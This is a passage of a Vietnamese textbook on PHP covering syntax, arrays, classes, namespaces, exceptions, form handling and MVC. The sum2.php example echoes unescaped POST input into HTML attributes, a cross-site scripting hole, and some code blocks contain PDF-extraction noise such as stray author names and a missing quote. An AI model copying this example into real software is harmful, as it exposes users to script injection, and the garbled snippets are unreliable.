PHP hỗ trợ các cấu trúc điều khiển tương tự Java và C. Các cấu trúc điều khiển được nhắc lại dưới đây.

Cấu trúc rẽ nhánh

Ngôn ngữ PHP hỗ trợ các lệnh rẽ nhánh `if`, `if-else`, `if-elseif-else`, `switch`. Câu lệnh `if` thực hiện một hay nhiều câu lệnh khi biểu thức điều kiện có kết quả đúng. Câu lệnh `if` có cú pháp như sau:

```
if (biểu_thức_điều_kiện) {  
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện có giá trị đúng;  
}
```

Câu lệnh `if-else` là lệnh rẽ nhánh đầy đủ. Lệnh sẽ thực hiện một hay nhiều câu lệnh khi biểu thức điều kiện có giá trị đúng, và thực hiện một hay nhiều câu lệnh khác khi biểu thức điều kiện có giá trị sai. Lệnh `if-else` có cú pháp như sau:

```
if (biểu_thức_điều_kiện) {
```

¹⁸ Phép toán gồm hai toán hạng.

Tập_lệnh được thực hiện khi *biểu_thức_điều_kiện* có giá trị đúng;

} else {

Tập_lệnh được thực hiện khi *biểu_thức_điều_kiện* có giá trị sai;

}

Câu lệnh *if-elseif-else* là câu lệnh rẽ nhánh được sử dụng khi việc thực thi nhiều đoạn mã lệnh trong chương trình phụ thuộc vào giá trị của hai biểu thức điều kiện trở lên. Cú pháp của câu lệnh *if-elseif-else* có dạng như sau:

if (biểu_thức_điều_kiện_1) {

Tập_lệnh được thực hiện khi *biểu_thức_điều_kiện_1* cho giá trị đúng;

} else if (biểu_thức_điều_kiện_2) {

Tập_lệnh được thực hiện khi *biểu_thức_điều_kiện_2* cho giá trị đúng;

} else {

Tập_lệnh được thực hiện khi *biểu_thức_điều_kiện_1* và *biểu_thức_điều_kiện_2* đều cho giá trị sai.

}

Chương trình trong ví dụ sau đây sử dụng cấu trúc lệnh *if-elseif-else* để kiểm tra tháng của thời gian hiện tại thuộc khoảng thời gian nào trong năm tính theo quý.

```
1. <?php
2.   $month = date('m');
3.   if ($month <= 3) {
4.     echo 'Đây là thời gian thuộc 3 tháng quý I (1,2,3)!';
5.   } else if ($month <= 6) {
6.     echo 'Đây là thời gian thuộc 3 tháng quý II (4,5,6)!';
7.   } else if ($month <= 9) {
8.     echo 'Đây là thời gian thuộc 3 tháng quý III (7,8,9)!';
9.   } else {
10.    echo 'Đây là thời gian thuộc 3 tháng quý IV (10,11,12)!';
11. }
```

Câu lệnh *switch* là câu lệnh rẽ nhánh được sử dụng khi biểu thức điều kiện có nhiều giá trị lựa chọn, ứng với mỗi giá trị này chương trình thực thi các đoạn mã lệnh khác nhau. Cú pháp của câu lệnh *switch* có dạng như sau:

switch (biểu_thức) {

case giá_trị_1:

Tập_lệnh được thực thi khi giá trị của *biểu_thức* bằng *giá_trị_1*

break;

case giá_trị_2:

Tập_lệnh được thực thi khi giá trị của *biểu_thức* bằng *giá_trị_2*

```
break;
```

```
...
```

```
default:
```

Tập_lệnh được thực thi khi giá trị của biểu_thức khác tất cả các giá_trị_1, giá_trị_2,... ở trên.

```
}
```

Chú ý lệnh *break* được sử dụng để sau khi thực hiện tập lệnh của một *case* sẽ kết thúc lệnh *switch*. Nếu không có lệnh *break*, sau khi thực hiện tập lệnh trong một *case*, sẽ thực hiện tập lệnh của *case* tiếp theo.

Chương trình trong ví dụ sau đây xác định tháng của thời điểm hiện tại thuộc khoảng thời gian nào trong năm. Nếu thời điểm hiện tại đang là tháng 2, thì sau khi thực hiện lệnh *echo* 'Tháng 2!', tiếp tục thực hiện lệnh *echo* 'Tháng 3!' do *case* 2 không có lệnh *break*.

```
^ A Dinh Thanh Nguyen Van Viet Anh
1. <?php
2.   $month = date('m');
3.   switch ($month) {
4.     case 1:
5.       echo 'Tháng 1!';
6.       break;
7.     case 2:
8.       echo 'Tháng 2!';
9.     case 3:
10.      echo 'Tháng 3!';
11.      break;
12.    default:
13.      echo 'Thời điểm này đã ngoài quý I!';
14.  }
```

Cấu trúc lặp

Ngôn ngữ PHP hỗ trợ các lệnh lặp *for*, *foreach*, *while*, *do-while*. Lệnh *for* được dùng khi số lần lặp được xác định trước. Cú pháp của lệnh *for* như sau:

```
for (biểu_thức_1; biểu_thức_2; biểu_thức_3) {
```

Tập_lệnh được thực thi khi biểu_thức_2 đúng

```
}
```

trong đó, *biểu_thức_1* được thực hiện một lần vô điều kiện trước khi các lần lặp (iteration) được diễn ra. Ở mỗi lần lặp, *biểu_thức_2* được kiểm tra, nếu *biểu_thức_2* đúng, khởi lệnh của *for* và *biểu_thức_3* lần lượt được thực hiện, ngược lại nếu *biểu_thức_2* sai, lần lặp bị bỏ qua và lệnh *for* được kết thúc.

Lệnh *foreach* dùng để duyệt qua toàn bộ các phần tử thuộc một bộ sưu tập (mảng, đối tượng, xem thêm các Mục 6.2.6 và 6.2.7). Số lần lặp của lệnh *foreach* sẽ bằng với số lượng phần tử của bộ sưu tập. Cú pháp của lệnh *foreach* có dạng như sau:

```
foreach ($tên_bộ_sưu_tập as $giá_trị) {  
    Tập_lệnh  
}
```

Lệnh *while* được dùng khi số lần lặp không xác định trước. Cú pháp của lệnh *while* như sau:

```
while (biểu_thức_điều_kiện) {  
    Tập_lệnh được thực thi khi biểu_thức_điều_kiện cho giá trị đúng.  
}
```

Lệnh *while* tiến hành kiểm tra điều kiện lặp trước khi thực thi các lệnh. Các lệnh được thực thi lặp đi lặp lại cho đến khi điều kiện lặp sai.

Lệnh *do-while* cũng được dùng khi số lần lặp không xác định trước. Cú pháp của lệnh *do-while* có dạng như sau:

```
do { Lê Đinh Thanh, Nguyễn Việt Anh  
    Tập_lệnh  
} while (biểu_thức_điều_kiện);
```

Khác với lệnh *while*, lệnh *do-while* sẽ thực hiện tập lệnh trước khi kiểm tra điều kiện lặp, nên ít nhất tập lệnh được thực hiện một lần.

Ngôn ngữ PHP cung cấp lệnh *break* để có thể thoát khỏi vòng lặp không cần đến xét đến biểu thức điều kiện. Cú pháp lệnh *break* như sau:

```
break [số_vòng_lặp];
```

trong đó, tham số tùy chọn *số_vòng_lặp* xác định số vòng lặp có thể thoát ra trong trường hợp khối lệnh sử dụng nhiều vòng lặp lồng nhau.

Để kết thúc lần lặp hiện tại, và thực hiện lần lặp tiếp theo, PHP sử dụng câu lệnh *continue*. Lệnh *continue* cũng cho phép sử dụng tham số để xác định số vòng lặp thực hiện tiếp tục trong trường hợp khối lệnh sử dụng nhiều vòng lặp lồng nhau.

6.2.5. Xâu

Xâu là dãy ký tự được đặt giữa hai dấu nháy đơn (') hoặc hai dấu nháy kép ("'). Sự khác biệt giữa sử dụng dấu nháy đơn và dấu nháy kép là các ký tự trong xâu sử dụng dấu nháy đơn giữ nguyên nghĩa nguyên thủy (literal) của nó, trong khi xâu sử dụng dấu nháy kép cho phép một số tổ hợp ký tự có ý nghĩa đặc biệt có tác dụng mở rộng xâu. Cụ thể, mọi ký tự trong xâu sử dụng dấu nháy đơn đều có nghĩa nguyên thủy ngoại trừ dấu nháy đơn và dấu chéo trái (\). Để xác định giá trị nguyên thủy cho các ký tự này, sử dụng các dãy ký tự thoát (escape sequence) \\' và \\, tương ứng. Tất cả các dãy ký tự thoát khác như \n, \r, \\$, ... đều không có ý nghĩa mở rộng, mà các ký tự trong chúng giữ nguyên nghĩa nguyên thủy.

Ngược lại, xâu ký tự sử dụng dấu nháy kép chấp nhận tất cả các dãy ký tự thoát. Ngoài ra, xâu ký tự sử dụng dấu nháy kép cho phép mở rộng xâu bằng biến trong xâu. Ví dụ sau đây minh họa sự khác biệt giữa xâu sử dụng dấu nháy đơn và xâu sử dụng dấu nháy kép. Trong ví dụ này, câu lệnh *echo* thứ nhất in ra xâu với mọi ký tự đều giữ nguyên ý nghĩa nguyên thủy, trong khi đó câu lệnh *echo* thứ hai in ra xâu đã được mở rộng với biến trong xâu *\$name* và dãy ký tự thoát \n.

```
1. <?php
2.   $name = "PHP";
3.   echo 'Học $name \n rất bổ ích';      // Học $name \n rất bổ ích
4.   echo "Học $name \n rất bổ ích";       // Học PHP
5.                                // rất bổ ích
```

PHP hỗ trợ rất nhiều hàm và toán tử xử lý xâu tiện lợi giúp cho việc xử lý xâu dễ dàng và linh hoạt. Điều này là cần thiết và hợp lý vì PHP được thiết kế chuyên dụng cho phát triển mặt sau ứng dụng web. Mọi dữ liệu vào mà mặt sau nhận được đều là xâu. Mặt sau ứng dụng web phải kiểm tra xâu, chuẩn hóa xâu, chuyển đổi xâu thành các kiểu dữ liệu khác, ... Một số hàm xử lý xâu thường xuyên được sử dụng như *strlen()*, *trim()*, *strcmp()*, *substr()*, *explode()*, *implode()*, *substr_replace()*. Người đọc có thể tìm thấy nguyên mẫu của các hàm này và nhiều hàm xử lý xâu khác tại trang <http://php.net/ref.strings>. Với việc nối xâu, PHP hỗ trợ toán tử chấm(.) rất tiện lợi với cú pháp *\$s1.\$s2*, trong đó *\$s1*, *\$s2* là các giá trị nguyên thủy hoặc biến bất kỳ. Ví dụ, nếu *\$name='PHP'* thì 'Học '.\$name tương đương 'Học PHP'.

6.2.6. Mảng

Khác với Java và C, mảng trong PHP là ánh xạ. Mỗi phần tử của mảng được xác định bởi một khoá (*key*) duy nhất, chỉ đọc. Giá trị kèm theo khóa có thể thay đổi. Truy cập các phần tử mảng được thực hiện thông qua khóa. Khóa chỉ nhận kiểu số nguyên hoặc xâu trong khi giá trị có thể nhận kiểu dữ liệu bất kỳ. Có thể khai báo mảng bằng cú pháp đơn giản *\$ten_mang = array()*. Khi đó, một biến có kiểu mảng được tạo nhưng chưa có phần tử nào bên trong mảng. Để khởi tạo các phần tử mảng cùng với khai báo mảng, sử dụng cú pháp *\$ten_mang = array(giá_trị_một, khóa_hai => giá_trị_hai, ...)*, trong đó những phần tử không được xác định khóa sẽ sử dụng khóa là số nguyên tăng tự động, bắt đầu từ 0. Ví dụ, khai báo *\$arr = array("a" => "Hoàng Hóa", "bc" => "Trần Sang", "Nguyễn Minh");* tương đương khai báo *\$arr = array("a" => "Hoàng Hóa", "bc" => "Trần Sang", 0 => "Nguyễn Minh");*.

Để thêm phần tử mới vào mảng, sử dụng cú pháp *\$ten_mang[khóa_mới] = giá_trị;* hoặc *\$ten_mang[] = giá_trị;*, trong đó *khóa_mới* chưa tồn tại trong mảng. Nếu *khóa_mới* được để trống, phần tử mới thêm sẽ nhận khóa là số nguyên tăng tự động. Ví dụ, với mảng *\$arr* ở trên, câu lệnh thêm phần tử mới *\$arr[] = "Lê Văn";* tương đương *\$arr[1] = "Lê Văn";*.

Để thay đổi giá trị một phần tử mảng, sử dụng cú pháp `$ten_mang[khóa_cũ] = giá_trị_mới;`, trong đó `khóa_cũ` đã tồn tại trong mảng. Ví dụ, với mảng `$arr` ở trên, câu lệnh `$arr["a"] = "Hoàng Văn Hóa";` sẽ thay đổi giá trị phần tử thứ nhất trong mảng từ "Hoàng Hóa" thành "Hoàng Văn Hóa".

Để loại bỏ phần tử mảng, sử dụng hàm `unset()` với cú pháp `unset($ten_mang[khóa_cũ]);`, trong đó `khóa_cũ` đã tồn tại trong mảng. Ví dụ, với mảng `$arr` ở trên, câu lệnh `unset($arr["bc"]);` sẽ loại bỏ phần tử thứ hai, có giá trị "Trần Minh", trong mảng. Lưu ý, hàm `unset($var)` tổng quát có tác dụng xóa biến `$var` khỏi chương trình.

Liên quan đến mảng, PHP cung cấp nhiều hàm xử lý thuận tiện. Để biết số phần tử của mảng, sử dụng hàm `count($arr)`. Để sắp xếp các phần tử trong mảng theo thứ tự giá trị tăng dần, sử dụng hàm `sort($arr)`. Để tính giao của các mảng, sử dụng hàm `array_intersect ($arr1 , $arr2 , ...)`, ... Để biết thêm về các hàm xử lý mảng trong PHP, tham khảo trang <http://php.net/ref.array>.

Một trong các thao tác cơ bản trên mảng là duyệt qua các phần tử của mảng để thực hiện một công việc gì đó. PHP cung cấp cấu trúc lặp `foreach` cho duyệt mảng hết sức thuận tiện. Khi duyệt mảng, có thể chỉ lấy ra giá trị của các phần tử trong mảng hoặc lấy ra cả khóa và giá trị của các phần tử trong mảng. Ví dụ sau đây thực hiện duyệt mảng `$a` hai lần, lần thứ nhất chỉ lấy giá trị, lần thứ hai lấy cả khóa và giá trị của các phần tử trong `$a`.

```
1. <?php
2.   $a= array("mot"=>1, "hai"=>2, "ba"=>3);
3.   foreach($a as $gia_tri)
4.     echo $gia_tri." "; // 1 2 3
5.   foreach($a as $khoa=>$gia_tri)
6.     echo $khoa.":".$gia_tri." "; // mot:1 hai:2 ba:3
```

Xét một ví dụ khác sử dụng mảng với giá trị của phần tử mảng không phải là giá trị nguyên thủy. Trong ví dụ này, một mảng "ba chiều" được tạo để lưu danh sách các nhà thơ cùng tác phẩm của họ. Các vòng lặp lồng nhau được sử dụng để duyệt mảng và đọc ra tên các tác giả và tác phẩm.

```
1. <?php
2.   $poems = array(
3.     array("name" => "Nguyễn A",
4.           "titles" => array("Gió thu", "Sóng sánh", "Chiều hồng")),
5.     array("name" => "Trần B",
6.           "titles" => array("Ra trận", "Hồng quân")),
7.     array("name" => "Trịnh C", "titles" => array("Sông quê"))
8.   );
9.   foreach ($poems as $p) {
10.     echo $p["name"]." có ". count($p["titles"]). " tác phẩm là:";
11.     foreach($p["titles"] as $t) echo " ".$t;
12.     echo ". ";
13.   }
14. //
```

Kết quả: Nguyễn A có 3 tác phẩm là: Gió thu Sóng sánh Chiều hồng. Trần B có 2 tác phẩm là: Ra trận Hồng quân. Trịnh C có 1 tác phẩm là: Sông quê.

Lưu ý, giá trị của phần tử mảng có thể nhận dữ liệu kiểu bất kỳ. Cũng lưu ý thêm rằng, trong PHP, tất cả các bộ sưu tập lưu dữ liệu sau khi phân tích yêu cầu HTTP (Mục 6.1.1) đều là mảng. Đây cũng là một trong các lý do tại sao PHP hỗ trợ rất nhiều hàm xử lý mảng một cách dễ dàng như vậy.

6.2.7. Lớp và đối tượng

Lớp và đối tượng trong PHP được cài đặt khá giống trong Java. Định nghĩa một lớp có mẫu như sau:

```
class ClassName {  
    [tính_khả_kiến] dữ_liệu_thành_viên/thuộc_tính  
    [tính_khả_kiến] hàm_thành_viên/phương_thức  
}
```

Định nghĩa lớp được xác định bởi từ khoá *class* tiếp theo là *ClassName* để định danh lớp, sau đó là định nghĩa các thành viên của lớp. Thành viên dữ liệu (data member) cũng được gọi là thuộc tính (attribute). Tương tự, thành viên hàm được gọi là phương thức (method). Tính khả kiến (visibility) của mỗi thành viên được xác định bằng các từ khoá *private*, *protected* và *public*. Đối tượng được khai báo theo cú pháp như sau:

```
$obj = new ClassName();
```

Truy cập các thành viên của đối tượng theo cú pháp:

```
$obj->attr;  
$obj->method();
```

Hàm tạo và hàm hủy được đặt tên là *__construct()* và *__destruct()*, tương ứng. Lưu ý có hai dấu gạch dưới (*_*) ở đầu tên hàm tạo và hàm hủy.

Kế thừa được cài đặt tương tự trong Java:

```
class SubClassName extends ClassName {  
    [tính_khả_kiến] dữ_liệu_thành_viên_của_lớp_con  
    [tính_khả_kiến] hàm_thành_viên_của_lớp_con  
}
```

Để truy cập các thành viên được kế thừa từ lớp cha nhưng bị che (overwrite) do trùng tên trong lớp con, sử dụng cú pháp:

```
parent::thành_viên_được_kế_thừa_lớp_cha_nhung_bị_che
```

Lớp ảo, phương thức ảo được cài đặt với từ khóa *abstract* cũng giống trong Java, như sau:

```
abstract class ClassName {
```

```
abstract [tính khả kiến] hàm thành viên();  
}
```

Hiện tượng đa hình (polymorphism) cũng diễn ra giống như trong Java.

Nhìn chung, định nghĩa lớp, khai báo và sử dụng đối tượng trong PHP không khác trong Java. Lập trình viên Java có thể lập trình hướng đối tượng trong PHP ngay và tra cứu thêm về PHP khi cần thiết.

6.2.8. Giao diện

Giống như trong Java, giao diện trong PHP xác định các phương thức mà lớp phải cài đặt. Giao diện chỉ chứa hằng số và chữ ký của các phương thức. Tất cả các phương thức trong giao diện phải có tính khả kiến là *public*. Lớp cài đặt phải cài đặt tất cả các phương thức thuộc giao diện. Khai báo giao diện bằng từ khóa *interface* như ví dụ sau:

```
interface iTemplate {  
    public function setVariable($name, $var);  
    public function getHtml($template);  
}
```

Lớp cài đặt giao diện được định nghĩa cùng từ khóa *implements* như ví dụ sau:

```
class Template implements iTemplate {  
    private $vars = array();  
    public function setVariable($name, $var) { ... }  
    public function getHtml($template) { ... }  
}
```

6.2.9. Không gian tên

Trong quá trình phát triển phần mềm, đôi khi việc đặt tên những lớp đối tượng, giao diện, hàm, hằng số do người lập trình định nghĩa bị trùng lặp. Để khắc phục vấn đề này, không gian tên (namespaces) được sử dụng. Không gian tên trong PHP tương đương gói (package) trong Java và giống không gian tên trong C. Khai báo không gian tên trong PHP theo cú pháp:

```
namespace NsName;  
// Lớp, giao diện, hàm, hằng số thuộc Không_gian_tên
```

trong đó *NsName* là tên của không gian tên. Khai báo không gian tên phải được đặt ở đầu tệp, ngay sau thẻ *<?php*. Không gian tên được khai báo theo cú pháp này có phạm vi đến hết tệp. Nếu muốn khai báo nhiều không gian tên trong cùng

một tệp, cú pháp thứ hai sau đây được sử dụng:

```
namespace NsName1 {  
    // Lớp, giao diện, hàm, hằng số thuộc NsName1  
}  
  
namespace NsName2 {  
    // Lớp, giao diện, hàm, hằng số thuộc NsName2  
}
```

Một không gian tên có thể chứa không gian tên con (subnamespaces). PHP sử dụng cú pháp tương tự đường dẫn thư mục để biểu diễn không gian tên con:

```
namespace NsName\SubNsName;
```

Các lớp, giao diện, hàm, hằng số không được định nghĩa trong một không gian tên nào được coi là nằm trong không gian tên toàn cục (\). Cũng có thể sử dụng không gian tên vô danh để biểu thị không gian tên toàn cục như sau:

```
namespace /*Không gian tên toàn cục*/ {
```

Các không gian tên khác được xem như nằm trong không gian tên toàn cục. Có thể hình dung, toàn bộ không gian tên của một ứng dụng có dạng như sau:

```
\  
\namespace1  
\namespace1\subnamespace11  
\namespace1\subnamespace12  
\namespace2  
\namespace2\subnamespace21  
\namespace2\subnamespace21\subsubnamespace211  
...  
...
```

Tên đầy đủ của lớp, giao diện, hàm, hằng số bao gồm không gian tên ở trước, bắt đầu từ không gian tên toàn cục, theo sau là tên của lớp, giao diện, hàm, hằng số, theo mẫu:

```
\namespace\subnamespace\subsubnamespace\...\ClassName
```

Tên đầy đủ được sử dụng để tham chiếu đến lớp, giao diện, hàm, hằng số thuộc không gian tên bất kỳ. Nếu lớp, giao diện không được viết với tên đầy đủ, chúng được hiểu là thuộc không gian tên hiện tại (không gian tên chứa mã lệnh tham chiếu). Nếu hàm, hằng số không được viết với tên đầy đủ, chúng được hiểu là thuộc không gian tên hiện tại hoặc thuộc không gian tên toàn cục nếu không tìm thấy trong không gian tên hiện tại. Ví dụ, trong các mã lệnh sau đây, các lớp

ClassA, *ClassB*, *ClassC* được hiểu là lần lượt thuộc không gian tên `\abc\def`, `\abc\def\ghi`, `\jkl`; hàm *dosomething()* có thể nằm trong không gian tên `\abc\def` hoặc không gian tên toàn cục (`\`); trường hợp không không gian tên `\abc\def` không chứa hàm *dosomething()*, hệ thống mới sử dụng hàm *dosomething()* ở không gian tên toàn cục.

```
namespace \abc\def {  
    $a = new ClassA();  
    $b = new ghi\ClassB();  
    $c = new \jkl\ClassC();  
    dosomething();  
}
```

Để không phải viết tên đầy đủ, PHP cho phép nhập và đặt bí danh cho không gian tên, lớp, và giao diện. Nhập không gian tên, lớp, giao diện theo mẫu:

```
use ns\subns\Classname;
```

sau đó chỉ cần sử dụng *Classname* thay cho tên đầy đủ `ns\subns\Classname`. Nhập và đặt bí danh cho không gian tên, lớp, giao diện theo mẫu:

```
use ns\subns\Classname as Another;
```

sau đó sử dụng *Another* thay cho tên đầy đủ `ns\subns\Classname`. Ví dụ, giả sử lớp *Dog* đã được định nghĩa trong không gian tên `\animal`, việc nhập và sử dụng bí danh cho lớp *Dog* có thể được thực hiện như sau:

```
use animal\Dog as D;  
$d = new D();
```

6.2.10. Xử lý ngoại lệ

PHP cung cấp các cú pháp xử lý ngoại lệ giống như Java. Để ném ngoại lệ, sử dụng từ khóa *throw* với cú pháp như sau:

```
throw new Exception("Mô tả ngoại lệ");
```

Để bắt và xử lý ngoại lệ, PHP cũng sử dụng các từ khóa *try*, *catch*, và *finally* với ý nghĩa giống như trong Java:

```
try {  
    // mã xử lý nghiệp vụ  
} catch (Exception $e) {  
    // nếu có ngoại lệ xảy ra ở khôi try  
    // thì mã xử lý ngoại lệ ở khôi catch được thực hiện.
```

```

    // Sử dụng $e->getMessage() để lấy mô tả ngoại lệ.
} [catch (OtherException $oe) {
    // Có thể nhiều khôi catch sau khôi try.
    // Mỗi khôi catch bắt một loại ngoại lệ.
}
/*]
[finally {
    // Mã được chạy bất kể ngoại lệ đã xảy ra hay không.
}]

```

6.3. PHÁT TRIỂN ỨNG DỤNG WEB VỚI PHP

Trong năm nhiệm vụ của bên phục vụ đã được trình bày ở Mục 6.1, hai nhiệm vụ đầu tiên luôn luôn được tiến hành mỗi khi nhận được một yêu cầu HTTP từ trình khách. Nhiệm vụ thứ nhất, tiếp nhận và phân tích yêu cầu HTTP, được trình phục vụ web và trình thông dịch PHP thực hiện tự động. Kết quả thực hiện nhiệm vụ thứ nhất, các thuộc tính và giá trị của yêu cầu HTTP được lưu trong các bộ sưu tập sau đây:

- `$GLOBALS` – Mảng các biến toàn cục.
- `$_SERVER` – Mảng các biến tiêu đề HTTP, đường dẫn và vị trí kịch bản.
- `$_GET` – Mảng các biến GET.
- `$_POST` – Mảng các biến POST.
- `$_REQUEST` – Mảng các biến Request (cả GET, POST và COOKIE).
- `$_FILES` – Mảng các tệp upload.
- `$_SESSION` – Mảng các biến phiên.
- `$_ENV` – Mảng các biến môi trường.
- `$_COOKIE` – Mảng các biến cookies.

Để biết nội dung của từng bộ sưu tập, có thể dùng hàm `var_dump($var)`, trong đó `$var` là một trong các bộ sưu tập được liệt kê ở trên. Để biết một phần tử (khóa) nào đó có tồn tại trong một bộ sưu tập hay không, sử dụng hàm `isset($var[key])`. Ngoài ra, để biết giá trị của phần tử trong bộ sưu tập đã được gán giá trị hay chưa, sử dụng hàm kiểm tra `empty($var[key])`.

Thông thường, ứng dụng cung cấp biểu nhập (form) cho người dùng nhập dữ liệu. Khi đó, tùy vào phương thức HTTP mà form sử dụng là GET hay POST, dữ liệu của người dùng sẽ được lưu vào mảng `$_GET` hoặc `$_POST`, tương ứng. Phương thức GET được sử dụng trong những trường hợp dữ liệu nhập ít, ngắn và

dễ nhập. Trong những trường hợp như vậy, sử dụng chuỗi truy vấn trong URL, thay cho biểu nhập, là đủ. Ví dụ, trang *sum.php* sau đây cho phép người dùng nhập hai số *x* và *y* trong chuỗi truy vấn của URL, tính và trả về giá trị tổng của chúng. Ví dụ đơn giản này cho thấy *ba bước xử lý chính* của ứng dụng bên phục vụ. Đầu tiên, ứng dụng cần phải *kiểm tra các ràng buộc trên dữ liệu người dùng* để đảm bảo dữ liệu được nhập đầy đủ và đúng đắn. Chỉ khi dữ liệu vào được đảm bảo, ứng dụng mới tiếp tục bằng việc thực thi một thuật toán nào đó nhằm *giải quyết bài toán* để thu về kết quả. Với trang *sum.php*, bài toán được đặt ra hết sức đơn giản là tính tổng hai số. Khi đã có kết quả, ứng dụng *trả kết quả ra đáp ứng HTTP* để hoàn tất quá trình xử lý bên phục vụ. Với trang *sum.php*, biểu thức và giá trị của biểu thức tổng được đưa ra thân của đáp ứng HTTP. Nếu người dùng nhập trên thanh địa chỉ URL *sum.php?x=1&y=2*, người dùng sẽ nhận được kết quả trên giao diện là " $1 + 2 = 3$ ". Nếu người dùng nhập trên thanh địa chỉ URL *sum.php?x=1&y=a*, người dùng sẽ nhận được thông báo "y phải là số" trên giao diện.

```

1. <?php
2. // sum.php
3.
4. // Bước 1: Kiểm tra các ràng buộc trên dữ liệu vào
5. if (!isset($_GET["x"])) { echo "Chưa nhập x"; exit(); }
6. if (!is_numeric($_GET["x"])) { echo "x phải là số"; exit(); }
7. if (!isset($_GET["y"])) { echo "Chưa nhập y"; exit(); }
8. if (!is_numeric($_GET["y"])) { echo "y phải là số"; exit(); }
9.
10. // Bước 2: Giải bài toán
11. $sum = floatval($_GET["x"]) + floatval($_GET["y"]);
12.
13. // Bước 3: Xuất kết quả
14. echo $_GET["x"]." + ".$_GET["y"]." = ".$sum;

```

Phương thức POST được khuyến cáo sử dụng để nhập liệu trong mọi trường hợp, kể cả trường hợp dữ liệu nhập ít và ngắn. Trang *sum2.php* sau đây thực hiện cùng chức năng với trang *sum.php* ở trên, khác là trang *sum2.php* cung cấp biểu nhập cho người dùng nhập các giá trị *x*, *y* và gửi dữ liệu đến bên phục vụ theo phương thức POST. Nếu dữ liệu đã được nhập và đệ trình, trang *sum2.php* thực hiện ba bước chính như trang *sum.php*. Ngoài ra, dữ liệu người dùng được xuất ngược lại lên các ô nhập để người dùng dễ dàng theo dõi cũng như thay đổi các giá trị rồi đệ trình tiếp.

```

1. <?php
2. // sum2.php
3.
4. // Đã đệ trình form
5. if (isset($_POST["x"]) && isset($_POST["y"])) {
6. // Bước 1: Kiểm tra các ràng buộc trên dữ liệu vào
7. if (!is_numeric($_POST["x"])) { echo "x phải là số"; }
8. else if (!is_numeric($_POST["y"])) { echo "y phải là số"; }
9. else {
10. // Bước 2: Giải bài toán
11. $sum = floatval($_POST["x"]) + floatval($_POST["y"]);
12. // Bước 3: Xuất kết quả

```

```

13.     echo $_POST["x"]." + ".$_POST["y"]." = ".$sum;
14.   }
15. }
16. ?>
17. <form method="post">
18.   x = <input type="text" name="x"
19.     value=<?php echo (isset($_POST["x"])) ? $_POST["x"] : ""; ?>"><br>
20.   y = <input type="text" name="y"
21.     value=<?php echo (isset($_POST["y"])) ? $_POST["y"] : ""; ?>"><br>
22.   <input type="submit" value="Submit">
23. </form>

```


Để chèn tiêu đề vào đáp ứng HTTP, PHP cung cấp hàm *header()*. Chèn tiêu đề HTTP sẽ được nhắc đến trong các chương tiếp theo khi trình bày những vấn đề liên quan.

Lưu ý, ngoài ba bước xử lý chính như được minh họa trong các ví dụ ở trên, trong những ứng dụng thực tế, một số bước xử lý khác cũng được thực hiện để thực hiện các nhiệm vụ còn lại bên phục vụ (các Mục 6.1.3, 6.1.4, 6.1.5). Những nhiệm vụ này sẽ được trình bày trong những chương riêng sau chương này.

6.4. MẪU THIẾT KẾ MVC

Mẫu thiết kế Model-View-Controller (MVC) được Trygve Reenskaug đề xuất trong nghiên cứu của mình vào năm 1979. MVC thực chất là một ý tưởng trong thiết kế kiến trúc hệ thống mà cụ thể là chia hệ thống thành các phần một cách khoa học để đáp ứng được yêu cầu của một hệ thống lớn và phức tạp. Cụ thể, MVC xem ứng dụng gồm ba thành phần đóng ba vai trò khác nhau và ảnh hưởng lẫn nhau: *mô hình (model)*, *giao diện (view)*, và *điều khiển (controller)*. Thành phần mô hình có nhiệm vụ xử lý logic của ứng dụng, cung cấp dữ liệu, thường thao tác với CSDL. Lưu ý không được đồng nhất mô hình với dữ liệu. Mô hình được hiểu là bài toán với thuận toán và cấu trúc dữ liệu của nó. Dữ liệu chỉ là kết quả xử lý của mô hình hay của bài toán. Thành phần giao diện cung cấp trình diễn và tương tác với người dùng, bao gồm hiển thị dữ liệu ra màn hình, cung cấp các thực đơn, nút bấm, hộp thoại, chọn lựa..., để người dùng có thể thêm, xóa, sửa, tìm kiếm và thực hiện nhiều thao tác khác. Thành phần điều khiển có nhiệm vụ điều phối hoạt động của các thành phần mô hình và giao diện. Với ứng dụng web, tương tác giữa các thành phần được minh họa trong Hình 6.1. Thành phần điều khiển có nhiệm vụ giao tiếp với trình khác. Nó là thành phần tiếp nhận yêu cầu HTTP từ trình khách và trả đáp ứng HTTP cho trình khách. Mỗi khi nhận được yêu cầu HTTP, thành phần điều khiển chuyển yêu cầu đến thành phần mô hình với ý nghĩa yêu cầu HTTP chính là dữ liệu vào của bài toán. Thông thường, yêu cầu HTTP (định dạng văn bản) được thành phần điều khiển chuyển thể sang một dạng khác dễ xử lý hơn (ví dụ, đối tượng) trước khi được chuyển tiếp tới thành phần mô hình. Thành phần mô hình thực hiện nhiệm vụ giải bài toán với đầu vào là yêu cầu HTTP. Kết quả xử lý là dữ liệu ra được thành phần mô hình trả lại cho thành phần

điều khiển. Thành phần điều khiển có thể sử dụng dữ liệu này để trả về cho trình khách. Thành phần điều khiển cũng có thể chuyển dữ liệu ra, là kết quả bài toán, cho thành phần giao diện để thành phần giao diện chuyển thể dữ liệu thành một dạng nội dung web nào đó (HTML, JavaScript, CSS, JSON, ...). Nội dung web sau đó được thành phần giao diện trả lại cho thành phần điều khiển và thành phần điều khiển đưa nội dung web vào đáp ứng HTTP để gửi cho trình khách.

Hình 6.1: Mô hình MVC áp dụng cho ứng dụng web (nguồn Internet)

